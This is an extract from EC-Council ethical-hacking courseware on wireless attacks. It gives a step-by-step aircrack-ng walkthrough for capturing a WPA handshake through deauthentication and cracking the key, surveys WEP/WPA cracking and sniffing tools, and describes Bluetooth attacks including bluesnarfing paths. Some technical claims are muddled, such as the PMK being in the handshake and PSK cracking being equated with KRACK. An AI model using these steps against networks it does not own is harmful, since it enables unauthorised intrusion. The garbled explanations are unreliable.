- **WPA PSK (Pre-Shared Key):** WPA PSK uses a user-defined password to initialize the four-way handshake. An attacker cannot crack this password as it is a per-packet key, but the keys can be brute-forced using dictionary attacks. A dictionary attack will compromise most consumer passwords.
- **Offline Attack:** To perform an offline attack, an attacker needs to be near the AP for only a matter of seconds in order to capture the WPA/WPA2 authentication handshake. By capturing the right type of packets, WPA encryption keys can be cracked offline. In WPA handshakes, the protocol does not send the password across the network, since typically the WPA handshake occurs over insecure channels and in plaintext. Capturing a full authentication handshake from a client and the AP helps in breaking the WPA/WPA2 encryption without any packet injection.
- **De-authentication Attack:** To perform a de-authentication attack in order to break the WPA encryption, an attacker needs to find an actively connected client. The attacker forces the client to disconnect from the AP, and then uses tools such as airplay to capture the authentication packet when the client tries to reconnect. The client should be able to re-authenticate itself with the AP in a few seconds. The authentication packet includes the pairwise master key (PMK), which the attacker can crack by dictionary or brute force attacks to recover the WPA key.

- **Brute Force WPA Keys:** Brute force techniques are useful in breaking WPA/WPA2 encryption keys. An attacker can perform a brute force attack on WPA encryption keys by using a dictionary or by using tools such as aircrack, aireplay, or KisMAC. The impact of brute force on WPA encryption is substantial, because of its compute-intensive nature. Breaking WPA keys through a brute force technique may take hours, days, or even weeks.

Hacking Wireless Networks
Wireless Hacking Methodology

Crack Wi-Fi Encryption: How to Crack WPA-PSK Using Aircrack-ng

CEH
Certified Ethical Hacker

Step 1 Monitor wireless traffic with **airmon-ng**
C:\>**airmon-ng start eth1**

Step 2 Collect wireless traffic data with **airodump-ng**
C:\>**airodump-ng --write capture eth1**

Step 3 De-authenticate (deauth) the client using **Aireplay-ng**. The client will try to authenticate with AP which will lead to **airodump** capturing an authentication packet (WPA handshake)

Step 4 Run the capture file through **aircrack-ng**

```
C:\>airmon-ng start eth1
C:\>airodump-ng --write capture eth1
BSSID      PWR  RXQ  Beacons #Data, 4/s  CH  MB  ENC  CIPHER  AUTH  ESSID
02:24:2B:CD:58:EF  99   5    60      3  0  1  54e  OPN           IAMROGER
02:24:2B:CD:58:EE  99   9    75      2  0  5  54e  WPA  TKIP  PSK  COMPANYZONE
00:14:6C:95:8CFC  99   0    15      0  0  9  54e  WEP  WEP           HOME
1E:64:51:3B:FF:3E  76   70   157      1  0  11 54e  WEP  WEP           SECRET_SSID

BSSID      Station      PWR  Rate  Lost  Packets  Probes
1E64513BFF3E 00:17:9A:C3:CF:C2 -1  1-0  0  1
1E64513BFF3E 00:1F:5B:8A:A7:CD 76  1e-54 0  6
```

```
C:\>aircrack-ng .\capture.cap
Opening capture.cap
Read 607 packets
# BSSID      ESSID      Encryption
1:02:24:2B:CD:58:EE  COMPANYZONE  WPA <1 handshake>
Choosing first network as target.
Opening ./capture.cap
Pending packets, please wait...

Aircrack-ng 0.7 r130
[00:00:00] 288 keys tested (7343 k/s)
KEY FOUND! [password]
Master Key   : CD 07 8A SA CF 80 70 C7 89 D1 02 38 87 02 85 D6
              30 84 30 83 77 31 AA 07 AC 0E 5A 08 05 05 24 0E
Transient Key: 35 52 08 0C 4F 24 84 86 9A 38 03 00 89 03 02 40
              73 P9 DE 88 67 A6 6D 28 8E 46 2C 07 47 6A CE 08
              AD F8 65 D6 13 A9 9F 2C 65 84 A8 08 F2 5A 67 97
              D8 6F 76 58 8C D3 DF 33 2F 9C DA 6A 8E D9 0A CD
EAPOL HMAC : 52 27 88 BF 73 7C 45 A0 05 57 69 5C 3D 78 80 8D
```

Copyright © by **EC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.


How to Crack WPA-PSK Using Aircrack-ng

WPA-PSK is an authentication mechanism in which users provide some form of credentials for authentication to a network. Encryption mechanisms used for WPA and WPA-PSK are the same, the only difference being authentication. The authentication in WPA-PSK involves a simple common password. The pre-shared key (PSK) mode of WPA is vulnerable to the same risks as any other share password system.

An attacker can crack WPA-PSK because sharing of an encrypted password takes place in a 4-way handshake. In the WPA-PSK scheme, when clients want to access an AP, they need to go through a 4-step process to authenticate to the AP. This process involves sharing an encrypted password between them. The attacker grabs the password and then attempts to crack the WPA-PSK scheme. This can also be considered as KRACK attack.

Following are the steps to crack WPA-PSK:

- **STEP 1:** Monitor wireless traffic with **airmon-ng**.
C:\>**airmon-ng start eth1**
- **STEP 2:** Collect wireless traffic data with **airodump-ng**.
C:\>**airodump-ng --write capture eth1**



```
C:\>airmon-ng start eth1
C:\>airodump-ng --write capture eth1
BSSID           PWR  RXQ  Beacons  #Data, #/s  CH  MB  ENC  CIPHER  AUTH  ESSID
02:24:2B:CD:68:EF 99   5    60       3  0  1  54e  OPN           IAMROGER
02:24:2B:CD:68:EE 99   9    75       2  0  5  54e  WPA  TKIP  PSK  COMPANYZONE
00:14:6C:95:6C:FC 99   0    15       0  0  9  54e  WEP  WEP           HOME
1E:64:51:3B:FF:3E 76   70   157       1  0  11 54e  WEP  WEP           SECRET_SSID

BSSID           Station          PWR  Rate  Lost  Packets  Probes
1E:64:51:3B:FF:3E 00:17:9A:C3:CF:C2 -1   1-0    0     1         1
1E:64:51:3B:FF:3E 00:1F:5B:BA:A7:CD 76   1e-54 0     6         6
```

FIGURE 16.13: Screenshot displaying running airmon-ng and airodump-ng

- **STEP 3:** De-authenticate (deauth) the client using Aireplay-ng. The client will try to authenticate with AP, which will lead to airodump capturing an authentication packet (WPA handshake).



```
C:\>aireplay-ng --deauth 11 -a 02:24:2B:CD:68:EE
```

FIGURE 16.14: Screenshot displaying deauthenticating the client using aireplay-ng

- **STEP 4:** Run the capture file through aircrack-ng



```
C:\>aircrack-ng.exe -a 2 -w capture.cap
Opening capture.cap
Read 607 packets
# BSSID      ESSID      Encryption
1 02:24:2B:CD:68:EE  COMPANYZONE  WPA <1 handshake>
Choosing first network as target.
Opening ../capture.cap
Pending packets, please wait...

Aircrack-ng 0.7 r130
[00:00:03] 230 keys tested (73.41 k/s)
KEY FOUND! [ passkey ]

Master Key   : CD D7 9A 5A CF B0 70 C7 E9 D1 02 3B 87 02 85 D6
              39 E4 30 B3 2F 31 AA 37 AC 82 5A 55 B5 55 24 EE
Transient Key : 33 55 0B FC 4F 24 84 F4 9A 38 B3 D0 89 83 D2 49
              73 F9 DE 89 67 A6 6D 2B 8E 46 2C 07 47 6A CE 08
              AD FB 65 D6 13 A9 9F 2C 65 E4 A6 08 F2 5A 67 97
              D9 6F 76 5B 8C D3 DF 13 2F BC DA 6A 6E D9 62 CD
EAPOL HMAC   : 52 27 B8 3F 73 7C 45 A0 05 97 69 5C 30 78 60 BD
```

FIGURE 16.15: Screenshot displaying WPA key cracking

The screenshot displays the main interface of Cain & Abel, a network traffic analysis tool. The top navigation bar includes 'Hacking Wireless Networks', 'Wireless Hacking Methodology', and 'WEP Cracking and WPA Brute Forcing Using Cain & Abel'. The 'CEH' logo is visible in the top right corner. Two main panels are highlighted with green boxes: 'WEP Cracking' and 'WPA Brute Forcing'. The 'WEP Cracking' panel contains text describing the WEP Cracker utility's methods: 'WEP Cracker utility in Cain implements statistical cracking and PTW cracking methods for the recovery of a WEP Key'. The 'WPA Brute Forcing' panel contains text: 'Cain can recover passwords by sniffing the wireless network, and crack WPA-PSK encrypted passwords using dictionary and brute-force attacks'. Below these panels are two screenshots of the software's internal windows. The left window is titled 'Cain's WEP Attack' and shows a configuration dialog for WEP key recovery, including fields for 'WEP Key Length', 'WEP Key', and 'WEP Key Mask'. The right window is a network traffic capture window showing a list of captured packets with columns for 'Time', 'Length', 'Protocol', and 'Source/Destination'. A 'WEP Cracker' window is also visible, showing a list of keys and their corresponding hashes.

WEP Cracking and WPA Brute Forcing Using Cain & Abel


Source: <http://www.oxid.it>

- **WEP Cracking**

Cain & Abel is a password recovery tool for Windows. The WEP Cracker utility in Cain implements statistical cracking and the PTW cracking method for the recovery of a WEP key. This tool allows easy recovery of various kinds of passwords by sniffing the network, cracking encrypted passwords using dictionary, brute force and cryptanalysis attacks, recording VoIP conversations, decoding scrambled passwords, recovering wireless network keys, revealing password boxes, uncovering cached passwords, and analyzing routing protocols. The latest version includes a new feature, APR (ARP Poison Routing), which enables sniffing on switched LANs and MITM attacks. The sniffer in this version can also analyze encrypted protocols such as SSH-1 and HTTPS, and contains filters to capture credentials from a wide range of authentication mechanisms.

- **WPA Brute Forcing**

Cain's new version also ships routing protocols, authentication monitors and routes extractors, dictionary and brute force crackers for all common hashing algorithms and for several specific authentications, password/hash calculators, cryptanalysis attacks, password decoders, and some not-so-common utilities related to network and system security. Cain can recover passwords by sniffing the wireless network, and crack WPA-PSK encrypted passwords using dictionary and brute-force attacks.



Wireless Hacking Tools

Previous sections discuss the hacking methodology that attackers use against wireless networks and the automated tools they use. This section will describe more wireless hacking tools.

WEP/WPA Cracking Tools

WEP/WPA cracking tools are useful for breaking WEP/WPA secret keys. These tools can recover a 40-bit, 104-bit, 256-bit, or 512-bit WEP key once they capture enough data packets. A few tools guess WEP keys based on an active dictionary attack, key generator, distributed network attack, etc.

The following are a few WEP/WPA cracking tools that an attacker can use to attack the network:

- **Elcomsoft Wireless Security Auditor**

Source: <https://www.elcomsoft.com>

Elcomsoft Wireless Security Auditor allows attackers to break into a secured Wi-Fi network by sniffing wireless traffic and running an attack on the network's WPA/WPA2-PSK password.

It helps administrators verify how secure a company's wireless network is. It examines the security of your wireless network by attempting to break into the network from outside or inside. It can work as a wireless sniffer or operate offline by analyzing a dump of network communications. The tool attempts to retrieve the original WPA/WPA2-PSK passwords in plain text.

It allows carrying out a password audit within a limited timeframe. Representing state-of-the-art in password recovery, it is one of the fastest and most advanced tools for recovering Wi-Fi passwords. If it fails to recover a Wi-Fi password within a reasonable time, a real attack would similarly fail.

Some of the additional WEP/WPA cracking tools include:

- WepAttack (<http://wepattack.sourceforge.net>)
- Wesside-ng (<https://www.aircrack-ng.org>)
- coWPAtty (<http://www.willhackforsushi.com>)
- Reaver Pro (<https://code.google.com>)
- WepCrackGui (<https://sourceforge.net>)
- WEPCrack (<http://wepcrack.sourceforge.net>)
- WepDecrypt (<http://wepdecrypt.sourceforge.net>)
- Portable Penetrator (<https://www.secpoint.com>)
- KisMAC (<http://trac.kismac-ng.org>)

WIBR - WIFI BRUTEFORCE HACK

WIBR+ is an application for testing of security of the **WPA/WPA2 PSK Wi-Fi networks**

It **discovers weak password** using dictionary and brute force attacks

WIBR+ is an application for testing of security of the WPA/WPA2 PSK Wi-Fi networks. It discovers weak passwords. WIBR+ supports queuing, custom dictionaries, brute force generator, and advanced monitoring.

WIBR+ supports two types of attack:

- **Dictionary attack** – WIBR+ tries passwords from a predefined list one by one. WIBR+ supports importing of own password lists.
- **Bruteforce attack** –WIBR+ supports custom alphabet and custom mask. If you know that the password is something like hacker and two digits you can set mask to hacker[x][x] and select the digits alphabet. The app will try all passwords like hacker00, hacker01 through hacker99!

Some of the additional WEP/WPA cracking tools for mobiles include:

- **WIFI WPS WPA TESTER** (<https://play.google.com>)
- **iWep PRO** (<https://play.google.com>)
- **AndroDumpper (WPS Connect)** (<https://play.google.com>)
- **Wifi Password WPA-WEP FREE** (<https://play.google.com>)
- **WPS WPA WiFi Tester** (<https://play.google.com>)

Copyright © by **EC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

WEP/WPA Cracking Tool for Mobile

- **WIBR – WIFI BRUTEFORCE HACK**

Source: <https://auradesign.cz>

WIBR+ is an application for testing of security of the WPA/WPA2 PSK Wi-Fi networks. It discovers weak passwords. WIBR+ supports queuing, custom dictionaries, brute force generator, and advanced monitoring.

WIBR+ supports two types of attack:

- **Dictionary attack** – WIBR+ tries passwords from a predefined list one by one. WIBR+ supports importing of own password lists.
- **Bruteforce attack** –WIBR+ supports custom alphabet and custom mask. If you know that the password is something like hacker and two digits you can set mask to hacker[x][x] and select the digits alphabet. The app will try all passwords like hacker00, hacker01 through hacker99!

Some of the additional WEP/WPA cracking tools for mobiles include:

- **WIFI WPS WPA TESTER** (<https://play.google.com>)
- **iWep PRO** (<https://play.google.com>)
- **AndroDumpper (WPS Connect)** (<https://play.google.com>)
- **Wifi Password WPA-WEP FREE** (<https://play.google.com>)
- **WPS WPA WiFi Tester** (<https://play.google.com>)

Wi-Fi Sniffer

Kismet
It is an 802.11 Layer2 wireless network detector, sniffer, and intrusion detection system which identifies networks by passively collecting packets

SSID	Time	Ch	Prog	Proto	Size	Beck	Sig	Client	Band	City	Seen	
TrendNet	00:14:01:5F:92:12	A	0	1	2417	1	0B	---	1	TrendNet	---	WLAN0
Linksys_002_40907	00:16:00:10:54:FF	A	0	4	2442	2	0B	---	1	Clapp-Lin	---	WLAN0
Linksys	00:14:00:17:2F:84	A	0	4	2437	4	0B	---	1	Clapp-Lin	---	WLAN0
Linksys	00:16:00:10:54:FF	A	0	4	2437	4	0B	---	1	Clapp-Lin	---	WLAN0
Linksys	00:16:00:10:54:FF	A	0	11	2462	5	0B	---	1	AcronisSec	---	WLAN0
Autogroup Probe	00:13:08:52:3F:0B	P	0	1	0	0	0B	---	1	TrendNet	---	WLAN0
TSC	00:00:00:00:00:00	A	0	11	2462	13	0B	---	1	Relayer	---	WLAN0
netkas	00:18:01:FE:65:E1	A	0	11	2462	17	0B	---	1	AcronisSec	---	WLAN0
No Chip	00:18:01:FE:70:00	A	0	4	2435	10	0B	---	1	AcronisSec	---	WLAN0
TSC2	00:18:01:FE:68:77	A	0	4	2442	23	0B	---	1	AcronisSec	---	WLAN0
Eliina-PC-Wireless	00:24:82:08:55:82	A	0	4	2442	23	0B	---	1	AcronisSec	---	WLAN0
Pickles	00:1F:33:F3:C3:6A	A	0	11	2462	13	0B	---	1	Relayer	---	WLAN0

Tools:
Tcpdump (<http://www.tcpdump.org>)
SmartSniff (<http://www.nirsoft.net>)
Acrylic WiFi Professional (<https://www.acrylicwifi.com>)
NetworkMiner (<http://www.netrese.com>)
WifiScanner (<http://wifiscanner.sourceforge.net>)

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Wi-Fi Sniffer

- Kismet

Source: <https://www.kismetwireless.net>

It is an 802.11 Layer2 wireless network detector, sniffer, and intrusion detection system. It identifies networks by passively collecting packets and detecting standard named networks. It detects hidden networks and the presence of nonbeaconing networks via data traffic.

Some of the additional Wi-Fi packet sniffer tools include:

- Tcpdump (<http://www.tcpdump.org>)
- SmartSniff (<http://www.nirsoft.net>)
- Acrylic WiFi Professional (<https://www.acrylicwifi.com>)
- NetworkMiner (<http://www.netrese.com>)
- WifiScanner (<http://wifiscanner.sourceforge.net>)
- Free Network Analyzer (<https://freenetworkanalyzer.com>)

The screenshot displays the AirMagnet WiFi Analyzer software interface. On the left, there is a sidebar with navigation options. The main area shows a dashboard with several charts and a large table of network devices. The table has columns for MAC address, IP address, SSID, and other network-related information. Below the table, there are sections for 'AIRWISE' and 'Performance Violation'. On the right side of the interface, there are five promotional boxes for other network analysis tools: Capsa Network Analyzer, PRTG Network Monitor, Observer Analyzer, Sniffer Portable Professional Analyzer, and Xirrus Wi-Fi Inspector. The CEH logo is visible in the top right corner of the interface.

Wi-Fi Traffic Analyzer Tools

Wi-Fi traffic analyzer tools analyze, debug, maintain, and monitor local networks and Internet connections for performance, bandwidth usage, and security issues. They capture data passing through a dial-up connection or network Ethernet card, analyze this data, and then present it in an easily readable form. This tool provides a comprehensive picture of the traffic passing through their network connection or segment of a wireless LAN. These tools analyze the network traffic to trace specific transactions or find security breaches. However, attackers use them for malicious purposes. The following tools analyze the traffic of target wireless networks.

- **AirMagnet WiFi Analyzer**

Source: <http://enterprise.netscout.com>

It is a Wi-Fi networks traffic auditing and troubleshooting tool, which provides real-time accurate, independent and reliable Wi-Fi analysis of 802.11a/b/g/n and ac wireless networks, including 3 X 3 802.11ac wireless network analysis without missing any traffic. It tests and diagnoses dozens of common wireless performance issues, including throughput issues, connectivity issues, device conflicts, and signal multipath problems. It includes a full compliance reporting engine, which automatically maps the collected network information to requirements for compliance with policy and industry regulations.

Features:

- Wi-Fi dashboard on overall health of the WLAN
- Instant alerts to WLAN security and performance issues
- WLAN client roaming analysis

- Active Wi-Fi troubleshooting tools
- Complete Wi-Fi interference detection and analysis
- 802.11ac detection and analysis

Some of the additional Wi-Fi traffic analyzer tools include:

- Capsa Network Analyzer (<http://www.colasoft.com>)
- PRTG Network Monitor (<https://www.paessler.com>)
- Observer Analyzer (<https://www.viavisolutions.com>)
- OmniPeek Enterprise (<https://www.savvius.com>)
- Sniffer Portable Professional Analyzer (<https://www.netscout.com>)
- Xirrus Wi-Fi Inspector (<https://www.xirrus.com>)
- Tamosoft Throughput Test (<http://www.tamos.com>)
- SoftPerfect Network Protocol Analyzer (<https://www.softperfect.com>)
- OptiView® XG Network Analysis Tablet (<http://enterprise.netscout.com>)
- OneTouch™ AT Network Assistant (<http://enterprise.netscout.com>)

Wardriving Tools	RF Monitoring Tools	Raw Packet Capturing Tools	Spectrum Analyzing Tools
Airbase-ng https://aircrack-ng.org	Sentry Edge II https://www.tek.com	WirelessNetView http://www.nirsoft.net	Wi-Spy and Ch analyzer https://www.metaspark.com
MacStumbler http://www.macstumbler.com	NetworkManager https://wiki.gnome.org	PRTG Network Monitor http://www.paessler.com	AirMagnet Spectrum XT http://enterprise.netscout.com
AirFart https://sourceforge.net	xosview http://xosview.sourceforge.net	Tcpcap http://www.tcpcap.org	Cisco Spectrum Expert https://www.cisco.com
802.11 Network Discovery Tools https://sourceforge.net	CPRIAdvisor https://www.viavisolutions.com	RawCap http://www.netsec.com	RSA306B USB Spectrum Analyzer https://www.tek.com
G-MoN https://play.google.com	sigX http://www.kratoscomms.com	Airodump-ng http://www.aircrack-ng.org	AirSleuth-Pro http://nuteboutnets.com

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Wardriving Tools

War driving tools enable users to list all APs broadcasting beacon signals at their location. It helps users to set new APs, making sure there are no interfering APs. These tools verify the network setup, find the locations with poor coverage in the WLAN, and detect other networks that may be causing interference. They can also detect unauthorized rogue APs. The following are the some of the War driving tools.

- Airbase-ng (<https://aircrack-ng.org>)
- MacStumbler (<http://www.macstumbler.com>)
- AirFart (<https://sourceforge.net>)
- 802.11 Network Discovery Tools (<https://sourceforge.net>)
- G-MoN (<https://play.google.com>)

RF Monitoring Tools

Radio frequency (RF) monitoring tools help in discovering and monitoring Wi-Fi networks. These tools control and monitor network interfaces, including wireless ones. They display network activity and help you to control network interfaces.

- Sentry Edge II (<https://www.tek.com>)
- NetworkManager (<https://wiki.gnome.org>)
- xosview (<http://xosview.sourceforge.net>)
- CPRIAdvisor (<https://www.viavisolutions.com>)
- sigX (<http://www.kratoscomms.com>)

- satID (<http://www.kratoscomms.com>)
- KWifiManager (<http://kwifimanager.sourceforge.net>)
- RF Signal Tracker (<https://play.google.com>)
- FieldSENSE (<http://www.fieldsense.com>)
- WaveNode (<http://www.wavenode.com>)
- 3M Home Curfew RF Monitoring System (<https://www.3m.com>)
- DTC-340 RFXpert (<https://www.dektec.com>)

Raw Packet Capturing Tools


Raw packet capturing tools capture wireless network packets and monitor WLAN packet activities. These tools for capture every packet and support both Ethernet LAN and 802.11, and display network traffic at the MAC level. The following points describe a few of these tools:

- WirelessNetView (<http://www.nirsoft.net>)
- PRTG Network Monitor (<https://www.paessler.com>)
- Tcpdump (<http://www.tcpdump.org>)
- RawCap (<http://www.netresec.com>)
- Airodump-ng (<https://www.aircrack-ng.org>)
- Microsoft Network Monitor (<https://www.microsoft.com>)

Spectrum Analyzing Tools


Spectrum analyzing tools perform RF Spectrum Analysis and Wi-Fi troubleshooting. With the help of these tools, users can detect any RF activity in the environment, including detecting areas where RF interference affects performance—ultimately resulting in user dissatisfaction due to slow connections or frequent disconnections. Following are some of the few Spectrum Analyzing Tools:

- Wi-Spy and Chanalyzer (<https://www.metageek.com>)
- AirMagnet Spectrum XT (<http://enterprise.netscout.com>)
- Cisco Spectrum Expert (<https://www.cisco.com>)
- USB Spectrum Analyzer (<https://www.tek.com>)
- AirSleuth-Pro (<http://nutsaboutnets.com>)
- BumbleBee-LX Spectrum Analyzer (<http://www.bundpol.com>)
- WiFi Surveyor (<http://rfexplorer.com>)



Bluetooth Hacking

Bluetooth is a wireless technology that allows devices to share data over short distances. Bluetooth technology is vulnerable to various types of attacks. With Bluetooth hacking, the attacker can also perform various malicious operations over the target mobile device. This section describes how attackers perform Bluetooth hacking using different types of tools.



Bluetooth Stack

Bluetooth is a short-range wireless communication technology that replaces the cables connecting portable or fixed devices while maintaining high levels of security. It allows mobile phones, computers, and other devices to exchange information. Two Bluetooth-enabled devices connect through the pairing technique.

A Bluetooth stack refers to an implementation of the Bluetooth protocol stack. It allows an inheritance application to work over Bluetooth. A user can port to any system using Atinav's OS abstraction layer. The following image illustrates the Bluetooth stack.

The Bluetooth stack has two parts, general purpose and embedded system.

Bluetooth Modes

A user can set Bluetooth in the following modes:

- **Discoverable Modes**

Bluetooth operates in three discoverable modes. They are:

- **Discoverable:** When Bluetooth devices are in discoverable mode, other devices are visible to other Bluetooth-enabled devices. If a phone is trying to connect to another phone, the phone that is trying to establish the connection must look for a phone that is in discoverable mode, otherwise the phone that is trying to initiate the connection will not be able to detect the other phone. Discoverable mode is necessary only while connecting to the device for the first time. Upon saving the connection, the phones remember each other; therefore, discoverable mode is not necessary for lateral connection establishment.

- **Limited discoverable:** In limited discoverable mode, the Bluetooth devices are discoverable only for a limited period, for a specific event, or during temporary conditions. However, there is no HCI command to set a device directly into limited discoverable mode. A user has to do it indirectly. When a device is set to the limited discoverable mode, it filters out non-matched IACs and reveals itself only to those that matched.
- **Non-discoverable:** Setting the Bluetooth device to non-discoverable mode prevents that device from appearing on the list during a Bluetooth-enabled device search process. However, it is still visible to those users and devices who paired with the Bluetooth device previously or who know the MAC address of the Bluetooth device.
- **Pairing Modes**
Pairing modes for Bluetooth devices include:
 - **Non-pairable mode:** In non-pairable mode, a Bluetooth device rejects the pairing request sent by any device.
 - **Pairable mode:** In pairable mode, the Bluetooth device accepts the pairing request upon request and establishes a connection with the pair requesting device.

Bluetooth Hacking

Bluetooth hacking refers to **exploitation of Bluetooth stack implementation vulnerabilities** to compromise sensitive data in Bluetooth-enabled devices and networks

Bluetooth Attacks

- Bluesmacking**
DoS attack which **overflows Bluetooth-enabled** devices with random packets causing the device to crash
- Bluejacking**
The art of **sending unsolicited messages** over Bluetooth to Bluetooth-enabled devices such as mobile phones, laptops, etc.
- Blue Snarfing**
The **theft of information** from a wireless device through a Bluetooth connection
- BlueSniff**
Proof of concept code for a Bluetooth **wardriving** utility
- Bluebugging**
Remotely accessing the **Bluetooth-enabled** devices and using its features
- BluePrinting**
The art of collecting information about **Bluetooth-enabled devices** such as manufacturer, device model and firmware version
- MAC Spoofing Attack**
Intercepting data intended for other Bluetooth-enabled devices
- Man-in-the-Middle/ Impersonation Attack**
Modifying data between Bluetooth-enabled devices communicating in a Piconet

Copyright © by **EC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

Bluetooth Hacking

Bluetooth hacking refers to exploitation of Bluetooth stack implementation vulnerabilities to compromise sensitive data in Bluetooth-enabled devices and networks. Bluetooth enabled devices connect and communicate wirelessly through ad hoc networks known as Piconets. Attackers can gain information by hacking the target Bluetooth-enabled device from another Bluetooth-enabled device.

Bluetooth device attacks include:

- **Bluesmacking:** A Bluesmacking attack occurs when an attacker sends an oversized ping packet to a victim's device, causing a buffer overflow. This type of attack is similar to an ICMP ping of death.
- **Bluejacking:** Bluejacking is the use of Bluetooth to send messages to users without the recipient's consent, similar to email spamming. Prior to any Bluetooth communication, the device initiating connection must provide a name that is displayed on the recipient's screen. As this name is user-defined, it can be set to be an annoying message or advertisement. Strictly speaking, Bluejacking does not cause any damage to the receiving device. However, it may be irritating and disruptive to the victims.
- **Blue Snarfing:** Bluesnarfing is a method of gaining access to sensitive data in a Bluetooth-enabled device. An attacker who is within range of a target can use special software to obtain the data stored on the victim's device.

To Bluesnarf, an attacker exploits the vulnerability in the Object Exchange (OBEX) protocol that Bluetooth uses to exchange information. The attacker connects with the target and performs a GET operation for files with correctly guessed or known names,

such as /pb.vcf for the device's phonebook or telecom /cal.vcs for the device's calendar file.

- **BlueSniff:** BlueSniff is a proof of concept code for a Bluetooth wardriving utility. It is useful for finding hidden and discoverable Bluetooth devices. It operates on Linux.
- **Bluebugging:** Bluebugging is an attack in which an attacker gains remote access to a target Bluetooth-enabled device without the victim being aware of it. In this attack, an attacker sniffs sensitive information and might perform malicious activities such as intercepting phone calls and messages, forwarding calls and text messages, etc.
- **BluePrinting:** BluePrinting is a footprinting technique performed by an attacker in order to determine the make and model of the target Bluetooth-enabled device. Attackers collect this information to create info graphics of the model, manufacturer, etc. and analyze them in an attempt to find out whether the devices are in the range of vulnerability to exploit.
- **MAC Spoofing Attack:** MAC Spoofing Attack is a passive attack in which attackers spoof the MAC address of the target Bluetooth-enabled device, in order to intercept or manipulate the data sent towards the target device.
